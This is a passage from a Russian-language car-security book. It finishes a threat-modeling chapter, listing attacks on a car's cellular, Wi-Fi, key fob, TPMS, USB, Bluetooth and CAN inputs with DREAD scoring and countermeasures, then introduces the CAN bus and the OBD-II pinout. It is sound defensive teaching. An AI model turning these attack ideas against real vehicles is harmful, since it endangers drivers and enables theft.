Шаблон нумерации для уровня 2 теперь имеет вид X.X.X, а система идентификации остается прежней. На уровне 0 мы взяли процесс автомобиля с номером 1.0 и углубились в него. Затем мы пометили все процессы на уровне 1 как 1.1, 1.2 и так далее. Далее мы выбрали информационно-развлекательный процесс с меткой 1.1 и разбили его подробнее для схемы уровня 2. Поэтому на уровне 2 мы пометили все сложные процессы как 1.1.1, 1.1.2 и так далее. (Можно продолжать ту же схему нумерации по мере еще более глубокого погружения в процессы. Схема нумерации нужна для документации; она позволяет ссылаться на точный процесс на соответствующем уровне.)

Примечание. В идеале на этом этапе вы бы сопоставили, какие процессы обрабатывают какие входы, но пока нам придется гадать. В реальном мире вам пришлось бы выполнить обратную разработку информационно-развлекательной системы, чтобы найти эти сведения.

При создании или проектировании автомобильной системы следует продолжать углубляться в как можно большее число сложных процессов. Привлеките команду разработки и начните обсуждать методы и библиотеки, используемые каждым приложением, чтобы включить их в собственные схемы угроз. Скорее всего, вы обнаружите, что границы доверия на уровне приложений обычно проходят между приложением и ядром, между приложением и библиотеками, между приложением и другими приложениями и даже между функциями. Исследуя эти связи, отмечайте методы, которые имеют более высокие привилегии или обрабатывают более чувствительную информацию.

Идентификация угроз

Теперь, когда мы прошли в наших картах моделирования угроз на два уровня в глубину, можно начать выявлять потенциальные угрозы. Идентификацию угроз часто веселее проводить с группой людей и доской, но ее можно выполнить и самостоятельно как мысленное упражнение.

Давайте попробуем это упражнение вместе. Начните с уровня 0 - взгляда с высоты птичьего полета - и рассмотрите потенциальные высокоуровневые проблемы с входами, приемниками и границами доверия. Теперь перечислим все потенциальные угрозы с помощью наших моделей угроз.

Уровень 0: взгляд с высоты птичьего полета

Определяя потенциальные угрозы на уровне 0, старайтесь оставаться на высоком уровне. Некоторые из этих угроз могут казаться нереалистичными, потому что вы знаете о дополнительных препятствиях или защитах, но важно включить в этот список все возможные угрозы, даже если часть из них уже устранена. Смысл здесь в том, чтобы провести мозговой штурм всех рисков каждого процесса и входа.

Высокоуровневые угрозы на уровне 0 состоят в том, что злоумышленник мог бы:

- удаленно захватить управление автомобилем;
- выключить автомобиль;
- шпионить за пассажирами автомобиля;
- открыть автомобиль;
- украсть автомобиль;
- отслеживать автомобиль;

- помешать системам безопасности;
- установить вредоносное ПО в автомобиль.

Поначалу может быть трудно придумать много сценариев атаки. На этом этапе часто полезно привлекать и людей, которые не являются инженерами, потому что как разработчик или инженер вы склонны настолько погружаться во внутреннее устройство, что естественно отбрасываете идеи, даже не намереваясь этого делать.

Будьте изобретательны; попробуйте придумать самую злодейскую атаку в стиле Джеймса Бонда, какая только придет вам в голову. Возможно, подумайте о других сценариях атак и о том, могут ли они также применяться к автомобилям. Например, рассмотрите ransomware - вредоносное ПО, которое может зашифровать ваш компьютер или телефон либо заблокировать вам доступ к нему, пока вы не заплатите деньги кому-то, кто удаленно управляет этим ПО. Можно ли использовать это на автомобилях? Ответ - да. Запишите ransomware.

Уровень 1: приемники

Идентификация угроз на уровне 1 больше сосредоточена на соединениях каждой части, а не на соединениях, которые могут устанавливаться напрямую с входом. Уязвимости, которые мы предполагаем на этом уровне, относятся к уязвимостям, влияющим на то, что подключается к устройствам в автомобиле.

Мы разобьем их на группы угроз, связанные с сотовой связью, Wi-Fi, брелоком (KES), датчиком системы контроля давления в шинах (TPMS), информационно-развлекательной консолью, USB, Bluetooth и соединениями шины controller area network (CAN). Как видно из следующих списков, потенциальных путей в автомобиль очень много.

Сотовая связь

Злоумышленник мог бы эксплуатировать сотовое соединение в автомобиле, чтобы:

- получить доступ к внутренней сети автомобиля из любого места;
- эксплуатировать приложение в информационно-развлекательном устройстве, которое обрабатывает входящие вызовы;
- получить доступ к модулю идентификации абонента (subscriber identity module, SIM) через информационно-развлекательное устройство;
- использовать сотовую сеть для подключения к удаленной диагностической системе (OnStar);
- подслушивать сотовую связь;
- глушить сигналы бедствия;
- отслеживать перемещения автомобиля;
- развернуть поддельную базовую станцию Global System for Mobile Communications (GSM).

Wi-Fi

Злоумышленник мог бы эксплуатировать соединение Wi-Fi, чтобы:

- получить доступ к сети автомобиля с расстояния до 300 ярдов или больше;
- найти эксплойт для ПО, обрабатывающего входящие соединения;
- установить вредоносный код на информационно-развлекательное устройство;
- взломать пароль Wi-Fi;

- развернуть поддельную точку доступа дилера, чтобы обманом заставить автомобиль думать, что он находится на обслуживании;
- перехватывать коммуникации, проходящие через сеть Wi-Fi;
- отслеживать автомобиль.

Брелок

Злоумышленник мог бы эксплуатировать соединение брелока, чтобы:

- отправлять неправильно сформированные запросы брелока, переводящие иммобилайзер автомобиля в неизвестное состояние. (Иммобилайзер должен удерживать автомобиль заблокированным, чтобы его нельзя было завести путем прямого соединения проводов. Нам нужно убедиться, что он сохраняет правильную функциональность.)
- активно опрашивать иммобилайзер, чтобы разрядить аккумулятор автомобиля;
- заблокировать ключ;
- захватить криптографическую информацию, утекающую из иммобилайзера во время процесса рукопожатия;
- перебрать алгоритм брелока методом грубой силы;
- клонировать брелок;
- заглушить сигнал брелока;
- разрядить батарейку брелока.

Датчик системы контроля давления в шинах

Злоумышленник мог бы эксплуатировать соединение TPMS, чтобы:

- отправить в блок управления двигателем (engine control unit, ECU) невозможное состояние, вызвав ошибку, которую затем можно было бы эксплуатировать;
- обманом заставить ECU чрезмерно корректировать подделанные дорожные условия;
- перевести приемник TPMS или ECU в невосстановимое состояние, из-за которого водитель может остановиться, чтобы проверить сообщение о спущенной шине, или которое может даже выключить автомобиль;
- отслеживать автомобиль по уникальным идентификаторам TPMS;
- подделать сигнал TPMS, чтобы вызвать внутренние тревоги.

Информационно-развлекательная консоль

Злоумышленник мог бы эксплуатировать соединение информационно-развлекательной консоли, чтобы:

- перевести консоль в режим отладки;
- изменить диагностические настройки;
- найти ошибку во входных данных, которая вызывает неожиданные результаты;
- установить вредоносное ПО на консоль;
- использовать вредоносное приложение для доступа к внутренней сети шины CAN;
- использовать вредоносное приложение для подслушивания действий пассажиров автомобиля;
- использовать вредоносное приложение для подделки данных, отображаемых пользователю, например местоположения автомобиля.

USB

Злоумышленник мог бы использовать соединение USB-порта, чтобы:

- установить вредоносное ПО на информационно-развлекательное устройство;
- эксплуатировать ошибку в USB-стеке информационно-развлекательного устройства;
- подключить вредоносное USB-устройство со специально подготовленными файлами, предназначенными для поломки импортирующих компонентов информационно-развлекательного устройства, например декодеров адресной книги и MP3;
- установить измененное ПО обновления на автомобиль;
- закортить USB-порт, тем самым повредив информационно-развлекательную систему.

Bluetooth

Злоумышленник мог бы использовать соединение Bluetooth, чтобы:

- выполнить код на информационно-развлекательном устройстве;
- эксплуатировать ошибку в Bluetooth-стеке информационно-развлекательного устройства;
- загрузить неправильно сформированную информацию, например поврежденную адресную книгу, предназначенную для выполнения кода;
- получить доступ к автомобилю с близкого расстояния (менее 300 футов);
- заглушить устройство Bluetooth.

Controller Area Network

Злоумышленник мог бы эксплуатировать соединение шины CAN, чтобы:

- установить вредоносное диагностическое устройство для отправки пакетов в шину CAN;
- подключиться напрямую к шине CAN, чтобы попытаться завести автомобиль без ключа;
- подключиться напрямую к шине CAN, чтобы загрузить вредоносное ПО;
- установить вредоносное диагностическое устройство для отслеживания автомобиля;
- установить вредоносное диагностическое устройство, чтобы включить удаленную связь напрямую с шиной CAN, превращая обычно внутреннюю атаку во внешнюю угрозу.

Уровень 2: разбор приемника

На уровне 2 мы можем говорить об идентификации конкретных угроз подробнее. Рассматривая, какое именно приложение обрабатывает какое соединение, мы можем начать выполнять проверку на основе возможных угроз.

Мы разделим угрозы на пять групп: Bluez (демон Bluetooth), wpa_supplicant (демон Wi-Fi), HSI (модуль ядра сотового высокоскоростного синхронного интерфейса), udev (диспетчер устройств ядра) и драйвер Kvaser (драйвер CAN-трансивера). В следующих списках я указал угрозы для каждой программы.

Bluez

Старые или не обновленные версии демона Bluez:

- могут быть пригодны для эксплуатации;
- могут не справляться с поврежденными адресными книгами;
- могут быть настроены без обеспечения надлежащего шифрования;
- могут быть настроены без поддержки безопасного рукопожатия;
- могут использовать ключи доступа по умолчанию.

wpa_supplicant

- Старые версии могут быть пригодны для эксплуатации.
- Может не обеспечиваться надлежащее беспроводное шифрование в стиле WPA2.
- Может выполняться подключение к вредоносным точкам доступа.
- Через BSSID (сетевой интерфейс) может утекать информация о драйвере.

HSI

- Старые версии могут быть пригодны для эксплуатации.
- Может существовать восприимчивость к внедряемой последовательной связи (атакам типа "человек посередине", при которых злоумышленник вставляет последовательные команды в поток данных).

udev

- Старые, не обновленные версии могут быть восприимчивы к атаке.
- Может отсутствовать поддерживаемый белый список устройств, что позволяет злоумышленнику загружать дополнительные драйверы или USB-устройства, которые не тестировались и не предназначались для использования.
- Может позволять злоумышленнику загружать посторонние устройства, например клавиатуру для доступа к информационно-развлекательной системе.

Драйвер Kvaser

- Старые, не обновленные версии могут быть пригодны для эксплуатации.
- Может позволять злоумышленнику загрузить вредоносную прошивку в устройство Kvaser.

Эти списки потенциальных уязвимостей ни в коем случае не исчерпывающие, но они должны дать вам представление о том, как работает такая сессия мозгового штурма. Если бы вы перешли к карте уровня 3 с потенциальными угрозами для вашего автомобиля, вы выбрали бы один из процессов, например HSI, и начали бы рассматривать его исходный код ядра, чтобы выявить чувствительные методы и зависимости, которые могут быть уязвимы для атаки.

Системы оценки угроз

Задокументировав множество угроз, мы теперь можем оценить их уровень риска. К распространенным системам оценки относятся DREAD, ASIL и MIL-STD-882E. DREAD часто используют при веб-тестировании, тогда как автомобильная отрасль и государственные структуры используют для оценки угроз ISO 26262 ASIL и MIL-STD-882E соответственно. К сожалению, ISO 26262 ASIL и MIL-STD-882E сосредоточены на отказах безопасности и недостаточны для обработки злонамеренных угроз. Более подробные сведения об этих стандартах можно найти по адресу http://opengarages.org/index.php/Policies_and_Guidelines.

Система оценки DREAD

DREAD означает следующее:

Damage potential Насколько велик ущерб?

Reproducibility Насколько легко воспроизвести?

Exploitability Насколько легко атаковать?

Affected users Сколько пользователей затронуто?

Discoverability Насколько легко найти уязвимость?

В таблице 1-1 перечислены уровни риска от 1 до 3 для каждой категории оценки.

Таблица 1-1: Система оценки DREAD

Категория оценки	Высокий (3)	Средний (2)	Низкий (1)
D: Damage potential	Может подорвать систему безопасности и получить полное доверие, в конечном счете захватив среду	Может привести к утечке чувствительной информации	Может привести к утечке тривиальной информации
R: Reproducibility	Всегда воспроизводимо	Может быть воспроизведено только при конкретном условии или в определенное окно времени	Очень трудно воспроизвести даже при наличии конкретной информации об уязвимости
E: Exploitability	Позволяет начинающему злоумышленнику выполнить эксплойт	Позволяет опытному злоумышленнику создать атаку, которую можно использовать многократно	Позволяет выполнить атаку только опытному злоумышленнику с глубокими знаниями
A: Affected users	Затрагивает всех пользователей, включая конфигурацию по умолчанию и ключевых заказчиков	Затрагивает некоторых пользователей или конкретные конфигурации	Затрагивает очень малый процент пользователей; обычно касается малозаметной функции
D: Discoverability	Может быть легко найдено в опубликованном объяснении атаки	Затрагивает редко используемую часть, поэтому злоумышленнику пришлось бы проявить большую изобретательность, чтобы обнаружить вредоносный способ ее применения	Малозаметно, то есть маловероятно, что злоумышленники нашли бы способ это эксплуатировать

Теперь мы можем применить каждую категорию DREAD из таблицы 1-1 к угрозе, выявленной ранее в главе, и оценить угрозу от низкого до высокого уровня (1-3). Например, если взять угрозы HSI уровня 2, обсуждавшиеся в разделе "Уровень 2: разбор приемника" на странице 10, можно получить оценки угроз, подобные показанным в таблице 1-2.

Таблица 1-2: Угрозы HSI уровня 2 с баллами DREAD

Угрозы HSI	D	R	E	A	D	Итого
Старая, не обновленная версия HSI, которая может быть пригодна для эксплуатации	3	3	2	3	3	14
HSI, который может быть восприимчив к внедряемой последовательной связи	2	2	2	3	3	12

Общую оценку можно определить по значениям в столбце "Итого", как показано в таблице 1-3.

Таблица 1-3: Таблица подсчета риска DREAD

Итого	Уровень риска
5-7	Низкий
8-11	Средний
12-15	Высокий

При выполнении оценки риска хорошей практикой является оставлять результаты подсчета видимыми, чтобы человек, читающий результаты, мог лучше понять риски. В случае угроз HSI мы можем назначить каждой из этих угроз высокий риск, как показано в таблице 1-4.

Таблица 1-4: Угрозы HSI уровня 2 с примененными уровнями риска DREAD

Угрозы HSI	D	R	E	A	D	Итого	Риск
Старая, не обновленная версия HSI, которая может быть пригодна для эксплуатации	3	3	2	3	3	14	Высокий
HSI, который может быть восприимчив к внедряемой последовательной связи	2	2	2	3	3	12	Высокий

Хотя оба риска помечены как высокие, мы видим, что старая версия модели HSI представляет немного более высокий риск, чем атаки с внедряемой последовательной связью, поэтому можно сделать устранение этого риска первоочередной задачей. Также видно, что риск внедряемой последовательной связи ниже потому, что ущерб менее серьезен, а эксплойт труднее воспроизвести, чем эксплойт старой версии HSI.

CVSS: альтернатива DREAD

Если DREAD для вас недостаточно подробна, рассмотрите более детальную методику оценки риска, известную как common vulnerability scoring system (CVSS). CVSS предлагает гораздо больше категорий и деталей, чем DREAD, в трех группах: базовой, временной и средовой. Каждая группа делится на подобласти - шесть для базовой, три для временной и пять для средовой, всего 14 областей оценки! (Подробную информацию о том, как работает CVSS, см. на <http://www.first.org/cvss/cvss-guide>.)

Примечание. Хотя при оценке угроз мы могли бы использовать ISO 26262 ASIL или MIL-STD-882E, нам нужна большая детализация, чем просто "риск = вероятность x тяжесть". Если для анализа безопасности приходится выбирать между этими двумя системами, берите MIL-STD-882E Министерства обороны (Department of Defense, DoD). Система Automotive Safety Integrity Level (ASIL) слишком часто относит риск к рангу QM, что в основном переводится как "ну такое". Система DoD обычно дает более высокий ранг, что соответствует более высокой стоимости человеческой жизни. Кроме того, MIL-STD-882E рассчитана на применение на протяжении всего жизненного цикла системы, включая утилизацию, что хорошо сочетается с безопасным жизненным циклом разработки.

Работа с результатами модели угроз

На этом этапе у нас есть схема многих потенциальных угроз для нашего автомобиля, и эти угрозы ранжированы по риску. Что дальше? Это зависит от того, в какой вы команде. Если использовать военный жаргон, сторона атакующих - это "красная команда", а сторона защитников - "синяя команда". Если вы в красной команде, ваш следующий шаг - начать атаковать области с самым высоким риском, которые, скорее всего, дают наилучший шанс на успех. Если вы в синей команде, вернитесь к своей таблице рисков и добавьте к каждой угрозе контрмеру.

Например, если взять два риска из раздела "Система оценки DREAD" на странице 11, мы могли бы добавить к каждому раздел с контрмерой. Таблица 1-5 включает контрмеру для риска выполнения кода HSI, а таблица 1-6 включает контрмеру для риска перехвата HSI.

Таблица 1-5: Риск выполнения кода HSI

Поле	Значение
Угроза	Выполняет код в пространстве ядра
Риск	Высокий
Метод атаки	Эксплуатация уязвимости в старых версиях HSI
Контрмеры	Ядро и модули ядра должны обновляться до последних выпусков ядра

Таблица 1-6: Перехват команд HSI

Поле	Значение
Угроза	Перехватывает и внедряет команды из сотовой сети
Риск	Высокий
Метод атаки	Перехват последовательной связи через HSI
Контрмеры	Все команды, отправляемые через сотовую связь, криптографически подписаны

Теперь у вас есть задокументированный список уязвимостей высокого риска с решениями. Вы можете расставить приоритеты для всех решений, которые еще не реализованы, исходя из риска нереализации такого решения.

Итоги

В этой главе вы узнали, насколько важно использовать модели угроз для выявления и документирования вашей позиции в области безопасности, а также привлекать и технических, и нетехнических специалистов к мозговому штурму возможных сценариев. Затем мы углубились в эти сценарии, чтобы выявить все потенциальные риски. С помощью системы оценки мы ранжировали и классифицировали каждый потенциальный риск. После такой оценки угроз у нас получился документ, который определяет текущую позицию нашего продукта в области безопасности, все уже существующие контрмеры и список высокоприоритетных задач, которые еще необходимо выполнить.

Глава 2. Протоколы шин

В этой главе мы обсудим различные шинные протоколы, распространенные в автомобильной связи. В вашем автомобиле может быть только один из них, а если он был выпущен раньше 2000 года, их может не быть вовсе.

Шинные протоколы управляют передачей пакетов через сеть вашего автомобиля. Несколько сетей и сотни датчиков взаимодействуют по этим шинным системам, отправляя сообщения, которые управляют поведением автомобиля и тем, какая информация в каждый момент известна сети.

Каждый производитель сам решает, какая шина и какие протоколы лучше всего подходят его автомобилю. Один протокол, шина CAN, существует в стандартном месте на всех автомобилях: на разъеме OBD-II. При этом сами пакеты, которые проходят по шине CAN автомобиля, не стандартизированы.

Критически важная для автомобиля связь, например управление оборотами двигателя и торможением, происходит по высокоскоростным шинным линиям, тогда как некритичная связь, например управление дверными замками и кондиционером, происходит по средне- и низкоскоростным шинным линиям.

Мы подробно рассмотрим разные шины и протоколы, которые могут встретиться в вашем автомобиле. Чтобы определить шинные линии для вашего конкретного автомобиля, найдите в интернете распиновку его OBD-II.

Шина CAN

CAN - простой протокол, используемый в производстве и автомобильной промышленности. Современные автомобили полны небольших встроенных систем и электронных блоков управления (electronic control units, ECU), которые могут взаимодействовать с помощью протокола CAN. CAN является стандартом на легковых автомобилях и легких грузовиках в США с 1996 года, но обязательным он стал только в 2008 году (в 2001 году для европейских автомобилей). Если ваш автомобиль старше 1996 года, в нем все еще может быть CAN, но это нужно проверить.

CAN работает по двум проводам: CAN high (CANH) и CAN low (CANL). CAN использует дифференциальную передачу сигналов (за исключением низкоскоростного CAN, обсуждаемого в разделе "Шина GMLAN" на странице 20), что означает: когда приходит сигнал, CAN поднимает напряжение на одной линии и на такую же величину снижает напряжение на другой линии (см. рисунок 2-1). Дифференциальная передача сигналов используется в средах, которые должны быть устойчивы к шумам, например в автомобильных системах и на производстве.




Рисунок 2-1: Дифференциальная передача сигналов CAN

На рисунке 2-1 показан сигнал, захваченный с помощью PicoScope, который прослушивает и CANH (более темные линии в верхней части графика), и CANL (более светлые линии в нижней части графика). Обратите внимание: когда по шине CAN передается бит, сигнал одновременно транслируется и на 1 В выше, и на 1 В ниже. Датчики и ECU имеют трансивер, который проверяет, что сработали оба сигнала; если это не так, трансивер отклоняет пакет как шум.

Два провода витой пары образуют шину, и шина требует терминирования на каждом конце. На концах терминирования между двумя проводами установлен резистор 120 Ом. Если модуль находится не на конце шины, ему не нужно заботиться о терминировании. Вам как человеку, который может подключаться к линиям, придется думать о терминировании только в том случае, если вы удаляете терминирующее устройство, чтобы прослушивать провода.

Разъем OBD-II

Многие автомобили оснащены разъемом OBD-II, также известным как диагностический разъем связи (diagnostic link connector, DLC), который взаимодействует с внутренней сетью автомобиля. Обычно этот разъем находится под рулевой колонкой или скрыт где-то еще на приборной панели в относительно доступном месте. Возможно, вам придется его поискать, но его контур похож на показанный на рисунке 2-2.




Рисунок 2-2: Возможные места расположения разъема OBD-II

В некоторых автомобилях эти разъемы находятся за небольшими панелями доступа. Обычно они черные или белые. До одних легко добраться, другие спрятаны под пластиком. Ищите - и найдете!

Поиск соединений CAN

CAN легко найти при поиске среди кабелей, потому что его напряжение покоя составляет 2,5 В. Когда приходит сигнал, он добавляет или вычитает 1 В (3,5 В или 1,5 В). Провода CAN проходят через автомобиль и соединяют ECU с другими датчиками; они всегда идут двухпроводными парами. Если подключить мультиметр и проверить напряжение проводов в автомобиле, вы обнаружите, что в покое оно составляет 2,5 В или колеблется на 1 В. Если вы нашли провод, передающий при 2,5 В, это почти наверняка CAN.

Соединения CANH и CANL должны находиться на контактах 6 и 14 вашего разъема OBD-II, как показано на рисунке 2-3.




Рисунок 2-3: Вид кабеля: контакты CAN на разъеме OBD-II

На рисунке контакты 6 и 14 предназначены для стандартных высокоскоростных линий CAN (HS-CAN). Среднескоростная и низкоскоростная связь происходит на других контактах. Некоторые автомобили используют CAN для среднескоростной (MS-CAN) и низкоскоростной (LS-CAN) связи, но многие автомобили используют для такой связи другие протоколы.

Вы обнаружите, что не все шины выведены через разъем OBD-II. Чтобы найти дополнительные "внутренние" шинные линии, можно использовать электрические схемы.

Формат пакета шины CAN

Существует два типа пакетов CAN: стандартные и расширенные. Расширенные пакеты похожи на стандартные, но имеют больше места для хранения идентификаторов.

Стандартные пакеты

Каждый пакет шины CAN содержит четыре ключевых элемента:

Arbitration ID Идентификатор арбитража - это широкопередаточное сообщение, которое определяет идентификатор устройства, пытающегося взаимодействовать, хотя одно устройство может отправлять несколько идентификаторов арбитража. Если по шине одновременно отправлены два пакета CAN, побеждает пакет с меньшим идентификатором арбитража.

Identifier extension (IDE) Этот бит всегда равен 0 для стандартного CAN.

Data length code (DLC) Это размер данных, который находится в диапазоне от 0 до 8 байт.

Data Это сами данные. Максимальный размер данных, переносимых стандартным пакетом шины CAN, может составлять до 8 байт, но некоторые системы принудительно делают пакет 8-байтовым, дополняя его.

На рисунке 2-4 показан формат стандартных пакетов CAN.




Рисунок 2-4: Формат стандартных пакетов CAN

Поскольку пакеты шины CAN являются широковещательными, все контроллеры в одной сети видят каждый пакет, примерно как UDP в сетях Ethernet. Пакеты не несут информации о том, какой контроллер (или злоумышленник) что отправил. Поскольку любое устройство может видеть и передавать пакеты, любому устройству на шине тривиально имитировать любое другое устройство.

Расширенные пакеты

Расширенные пакеты похожи на стандартные, за исключением того, что их можно сцеплять вместе для создания более длинных идентификаторов. Расширенные пакеты спроектированы так, чтобы вписываться в стандартное форматирование CAN и тем самым сохранять обратную совместимость. Поэтому если датчик не поддерживает расширенные пакеты, он не сломается, если другой пакет будет передавать расширенные пакеты CAN в той же сети.

